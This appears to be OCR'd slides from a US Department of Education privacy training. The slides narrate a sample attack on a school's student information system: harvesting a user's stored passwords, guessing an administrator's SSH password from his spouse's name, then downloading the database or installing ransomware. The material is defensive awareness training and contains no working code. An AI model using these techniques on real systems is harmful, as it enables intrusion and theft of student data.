
Ken keeps a file of passwords.

Exploitation

In the recycle bin and Documents we find Ken's SIS login, FTP/SCP, and banking information.

We also see from the IT Stuff document that our Tech Director's name is Carlos Gonzales and that his spouse's name is Christine.

I wonder what we could do with that?




Exploitation

I bet Carlos has adminsitrative access to the SIS!

So let's see what we can see with the SIS. Obviously, we have access to the SIS software through Ken's login. But wouldn't it be great if we owned the whole server?

If we try SSH (see port 22 in NMAP), and try his login name and his spouse "Christine" we get a surprise! We're IN!!!!!



Summary

So you can see how attackers can use a single vulnerability, chain it with other information and obtain access.

1) Found an exploit that worked on XP


2) Got legitimate login credentials

3) Used them to access Ken's computer

4) Discovered Ken's personal notes with enough information to attack the SIS

5) Guessed the SIS administrator password

6) Download the database or install ransomware



Questions?

CONTACT INFORMATION

United States Department of Education,
Privacy Technical Assistance Center

(855) 249-3072
(202) 260-3887

privacyTA@ed.gov

https://studentprivacy.ed.gov

(855) 249-3073